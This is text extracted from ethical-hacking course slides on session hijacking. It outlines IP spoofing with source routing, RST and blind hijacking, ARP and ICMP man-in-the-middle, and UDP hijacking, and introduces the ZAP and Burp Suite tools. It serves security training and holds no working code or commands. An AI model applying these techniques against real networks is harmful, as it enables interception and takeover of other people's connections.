The attacker tracks sequence numbers and continuously spoofs packets that comes from the victim's IP

7

The attacker continues to communicate with the receiver machine while the victim's connection hangs

IP Spoofing: Source Routed Packets



01

Packet source routing technique is used for gaining unauthorized access to a computer with the help of a trusted host's IP address

02

The attacker spoofs the host's IP address so that the server managing a session with the host, accepts the packets from the attacker

03

When the session is established, the attacker injects forged packets before the host responds to the server

04

The original packet from the host is lost as the server gets the packet with a sequence number already used by the attacker


05

The packets from attacker are source-routed through the host with the destination IP specified by the attacker

RST Hijacking



- ↳ RST hijacking involves injecting an authentic-looking reset (RST) packet using spoofed source address and predicting the acknowledgment number
- ↳ The hacker can reset the victim's connection if it uses an accurate acknowledgment number
- ↳ The victim believes that the source actually sent the reset packet and resets the connection
- ↳ RST Hijacking can be carried out using a packet crafting tool such as Colasoft's Packet Builder and TCP/IP analysis tool such as tcpdump



Blind Hijacking




01


The attacker can inject the malicious data or commands into the intercepted communications in the TCP session even if the source-routing is disabled

02

The attacker can send the data or comments but has no access to see the response




MiTM Attack Using Forged ICMP and ARP Spoofing



In this attack, the packet sniffer is used as an interface between the client and the server




ARP spoofing involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending the forged ARP replies



The packets between the client and the server are routed through the hijacker's host by using two techniques


Using Forged Internet Control Message Protocol (ICMP)

It is an extension of IP to send error messages where the attacker can send messages to fool the client and the server



Using Address Resolution Protocol (ARP) Spoofing


ARP is used to map the network layer addresses (IP address) to link layer addresses (MAC address)



UDP Hijacking



- A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it
- The attacker uses man-in-the-middle attack to intercept server's response to the client and sends its own forged reply



Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

5

Countermeasures


6

Penetration Testing

Session Hijacking Tool: Zaproxy



The OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications



Features

- Intercepting proxy
- Active scanner
- Passive scanner
- Brute force scanner
- Spider and fuzzer
- Port scanner
- Dynamic SSL certificates
- API
- Beanshell integration

The screenshot shows the OWASP ZAP interface in Standard mode. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Online, and Help. The main window has tabs for Sites and Scripts, with Sites selected. A sidebar displays a tree view of URLs for the site www.juggyboy.com, including categories like Downloads, Cool_Site, Happiness, Presentations, books, Help, and Games. The central area contains two panes: 'Response' and 'Request'. The 'Request' pane shows a GET request for <http://www.juggyboy.com> with headers, body, and a preview. Below these panes are tabs for Fuzzer, Params, Http Sessions, Zest Results, WebSockets, AJAX Spider, Output, History, Search, Break Points, Alerts, Active Scan, Spider, and Forced Browse. At the bottom, there's a status bar showing 'Site: www.juggyboy.com:80', 'Current Scans: 1 | URIs Found: 235', and a table of processed requests:

Processed	Method	URI	Flags
0	GET	http://www.juggyboy.com	SEED
0	GET	http://www.juggyboy.com/	
0	GET	http://www.juggyboy.com/index.htm	
0	GET	http://www.juggyboy.com/about/about.htm	
0	GET	http://www.juggyboy.com/contact/contact.htm	


<https://www.owasp.org>

Session Hijacking Tools: Burp Suite and JHijack

CEH
Controlled Environment
Handbook

Burp Suite

